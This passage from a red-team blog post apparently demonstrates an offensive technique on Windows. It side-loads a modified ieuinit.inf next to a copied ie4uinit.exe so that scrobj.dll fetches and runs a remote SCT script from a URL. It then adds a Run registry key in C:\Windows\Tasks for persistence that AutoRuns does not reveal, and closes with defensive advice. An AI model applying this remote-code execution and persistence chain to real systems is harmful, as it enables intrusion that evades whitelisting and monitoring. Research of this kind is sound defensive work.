"C:\Windows\System32\unregmp2.exe" /FirstLogon /Shortcuts /RegBrowsers /ResetMUI
"C:\Program Files\Windows Mail\WinMail.exe" OCInstallUserConfigOE
"C:\Program Files (x86)\Windows Mail\WinMail.exe" OCInstallUserConfigOE
```

After running SysInternals Strings, I discovered that IE4uinit calls an INF file named **ieuinit.inf**:




```
Software\Microsoft\Internet Explorer\SQM
DefaultInstall.Windows7
ieuinit.inf
INSTALLER_WINNING_COMPONENT_IDENTITY
INSTALLER_SHADOWED_COMPONENT_IDENTITY
In MigrateWinInetCache
migration\WininetPlugin.dll
MigrateCacheForCurrentUser
MigrateCacheForCurrentUser() returned: 0x%1!08lX!
In CmdHideIcons
Getting serviced, skip work.
In CmdShowIcons
In CmdSpadReinstall
In CmdApplySpadSettingsDuringMigration
In CmdIexploreUserConfig
In CmdClearIconCache
In CmdClearIconCacheOnStartup
In CmdOldUserInstall
SIGNUP
```

Instances of ieuinit.inf reside in the \System32 and \SysWOW64 directories. This is interesting because such files cannot be edited without proper privileges (and some command line Kung Fu). However, this minor roadblock can be overcome based on a few interesting observations:


- A full/static path to ieuinit.inf does not exist (at least in the context of our Strings analysis). This means that we can call ('side load') an instance of ieuinit.inf as long as it is in the same directory as an instance of ie4uinit.exe.
- Even as an unprivileged user, we can simply copy these files out of the \System32 directory, make desired INF file edits in a user writable directory, and test for SCT payload execution.

Let's copy these files into a working directory and update the INF file accordingly:




```
C:\Windows\system32>copy ie4uinit.exe c:\test\working\
        1 file(s) copied.

C:\Windows\system32>copy ieuinit.inf c:\test\working\
        1 file(s) copied.
```

In this use case, the lead-in INF directive calls a section labeled **DefaultInstall.Windows7**, which initiates **MSIE4RegisterOCX.Windows7**. This is where we add our scrobj.dll/SCT URL payload:



```

[version]
signature="$CHICAGO$"
AdvancedINF=2.0

[DefaultInstall.Windows7]
ComponentName="IE UserData NT"
ComponentVersion=6.0
RegisterOCXs=MSIE4RegisterOCX.Windows7
DelReg=Remove.Reg

; For Windows 7, do not try and register browseui and webcheck. There are no
; DllInstall exports for those binaries
[MSIE4RegisterOCX.Windows7]
%11%\urlmon.dll,NI,HKCU
%11%\inetcpl.cpl,NI,HKCUSoft.NoClobber
%11%\scrobj.dll,NI,
https://gist.githubusercontent.com/bohops/6ded40c4989c673f2e30b9a6c1985019/raw/33dc4cae00a10eb86c02b561b1c832df6de40ef6/test.sct

;********************************************
; IE Hardening setup, called by iodver.cpp
;********************************************
[IEHardenAdmin]
AddReg=IEHarden.Reg
RegisterOCXs=IEHardenRegisterDll

[IEHardenUser]
AddReg=IEHarden.Reg
RegisterOCXs=IEHardenRegisterDll

[IESoftenAdmin]
DelReg=IEHarden.Reg
RegisterOCXs=IESoftenRegisterDll

[IESoftenUser]
DelReg=IEHarden.Reg
RegisterOCXs=IESoftenRegisterDll
```

Let's attempt to 'properly' invoke our payload using one of the switches that we discovered in the MSDN blog [ie4uinit.exe -BaseSettings]:




```
c:\test\working>ie4uinit.exe -BaseSettings

c:\test\working>
```

Success – we were able to execute our payload! Let's take this one step further in the next section.

******Note***: *During the course of testing across platforms, I've noticed an interesting problem on one of my machines where I could not invoke the script within the MSIE4RegisterOCX.Windows7 section. After adding a new section (FunRun) with our scrobj.dll/SCT entry, I modified the DefaultInstall.Windows7 section with the addition of* ***UnregisterOCXs*** *to point to the FunRun section. The end-to-end invocation was successful. This may prove helpful if anyone has problems when trying to test this method. Root cause of this problem has not been determined.*


IE4uinit for Evasion & Persistence

For good measure (and deception), we copy the respective files to C:\Windows\Tasks\ since any "authenticated user" can write to this directory by default. Now, let's perform a proof-of-concept exercise in persistence and evasion (in an AutoRuns context) by creating a Run Key for IE4uinit:



```
c:\>REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "IEinit" /t REG_SZ /F /D "C:\Windows\Tasks\ie4uinit.
exe -BaseSettings"
The operation completed successfully.
```


After opening the AutoRuns program and removing the **Hide Windows Entries** filter, we drill down to our Run Key entry:



☑	GoogleDriveSync			c:\program files (x86)\google\drive\googledrivesync.exe	12/31/1969 7:00 ...
☑	IEinit	IE Per-User Initial...	Microsoft Corpor...	c:\windows\tasks\ie4uinit.exe	10/18/1958 1:59 ...
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components					11/26/2017 4:01 PM
☑	Google Chrome	Google Chrome I...	Google Inc.	c:\program files (x86)\google\chrome\application\64.0.3282.186\installer\chr...	2/21/2018 8:48 PM
☑	Microsoft Windows...			File not found: C:\WINDOWS\inf\unregmp2.exe /ShowWMP.exe	
☑	Microsoft Windows...	Microsoft Windo...	Microsoft Corpor...	c:\windows\system32\unregmp2.exe	9/12/1918 2:50 PM
☑	n/a	Windows host pr...	Microsoft Corpor...	c:\windows\system32\rundll32.exe	4/1/2032 9:35 PM
☑	Themes Setup	Windows Theme ...	Microsoft Corpor...	c:\windows\system32\themeui.dll	10/21/1924 7:11 ...
☑	Web Platform Cust...	IE Per-User Initial...	Microsoft Corpor...	c:\windows\system32\ie4uinit.exe	10/18/1958 1:59 ...
☑	Windows Desktop ...	Windows Shell C...	Microsoft Corpor...	c:\windows\system32\shell32.dll	8/29/2000 8:30 PM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components					11/8/2017 6:50 PM
☑	Microsoft Windows...	Microsoft Windo...	Microsoft Corpor...	c:\windows\syswow64\unregmp2.exe	2/9/1938 12:15 PM
☑	Microsoft Windows...	Microsoft Windo...	Microsoft Corpor...	c:\windows\syswow64\unregmp2.exe	2/9/1938 12:15 PM
☑	n/a	Windows host pr...	Microsoft Corpor...	c:\windows\syswow64\rundll32.exe	2/24/1929 1:39 AM
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\IconServiceLib					11/4/2017 7:19 PM
☑	IconCodecService.dll	Converts a PNG ...	Microsoft Corpor...	c:\windows\system32\iconcodecservice.dll	9/16/1907 11:42 ...

ie4uinit.exe	Size:	223 K
IE Per-User Initialization Utility	Time:	10/18/1958 1:59 PM
Microsoft Corporation	Version:	11.0.16299.192
C:\Windows\Tasks\ie4uinit.exe -BaseSettings		

To the untrained or impatient eye, our proof-of-concept Run Key seems pretty convincing. IE4uinit is a signed Microsoft Windows Binary, and C:\windows\Tasks is a an interesting directory (*especially if opted for a Schedule Task instead*). Most importantly, take note that there is absolutely **no visible evidence** of our modified INF file (with SCT payload) even when the Windows Entries filter is removed. After logging back into the machine, our SCT payload launches calc.exe (as demonstrated on a Windows 10 Surface Pro Tablet):



Defensive Considerations

- The same defensive considerations presented in Part 1 are still applicable. Remember that INF attributes (directives, header names, etc.) and file names can be changed for deceptive purposes.
- From a monitoring perspective, dive deep into "AutoRuns Analysis" and keep an eye out for misplaced binaries (i.e. The "Fish out of water" case). Just because a binary is signed does not mean it is benign. Focus on directory paths in addition to those funny looking command switches/arguments.
- Enforce Application Whitelisting (AWL) policies. Move beyond default rules, and tighten up weak directory permissions in sensitive file structures.
- @InvalidOperator pointed out that IExpress binaries may write to Run or RunOnce keys on execution. This could potentially be useful for IOC monitoring.

Conclusion

Thanks again for taking time to read Part 2 of this series!   Part 3 will be presented down the road with a focus on Microsoft AWL technology implications and a few other topics. As always, feel free to reach out if you have questions, comments, or feedback.

Share this:

Twitter Facebook 7 G+ Google

★ Like

Be the first to like this.

Related

Leveraging INF-SCT Fetch & Execute Techniques For Bypass, Evasion, & Persistence
In "applocker"

VSTO: The Payload Installer That Probably Defeats Your Application Whitelisting Rules
In "applocker"

Executing Commands and Bypassing AppLocker with PowerShell Diagnostic Scripts
With 2 comments

APPLOCKER BLUETEAM DFIR REDTEAM

Published by bohops

View all posts by bohops

‹ PREVIOUS
Leveraging INF-SCT Fetch & Execute Techniques For Bypass, Evasion, & Persistence

NEXT ›
Abusing Exported Functions and Exposed DCOM Interfaces for Pass-Thru Command Execution and Lateral Movement

One thought on “Leveraging INF-SCT Fetch & Execute Techniques For Bypass, Evasion, & Persistence (Part 2)”

Pingback: AppLocker Bypass – CMSTP | Penetration Testing Lab

Leave a Reply

Enter your comment here...

Quick Links

- Executing Commands and Bypassing AppLocker with PowerShell Diagnostic Scripts
- Abusing Exported Functions and Exposed DCOM Interfaces for Pass-Thru Command Execution and Lateral Movement
- Abusing DCOM For Yet Another Lateral Movement Technique
- Leveraging INF-SCT Fetch & Execute Techniques For Bypass, Evasion, & Persistence (Part 2)
- Trust Direction: An Enabler for Active Directory Enumeration and Trust Exploitation
- Leveraging INF-SCT Fetch & Execute Techniques For Bypass, Evasion, & Persistence
- Vshadow: Abusing the Volume Shadow Service for Evasion, Persistence, and Active Directory Database Extraction
- DiskShadow: The Return of VSS Evasion, Persistence, and Active Directory Database Extraction
- ClickOnce (Twice or Thrice): A Technique for Social Engineering and (Un)trusted Command Execution
- VSTO: The Payload Installer That Probably Defeats Your Application Whitelisting Rules

BLOG AT WORDPRESS.COM.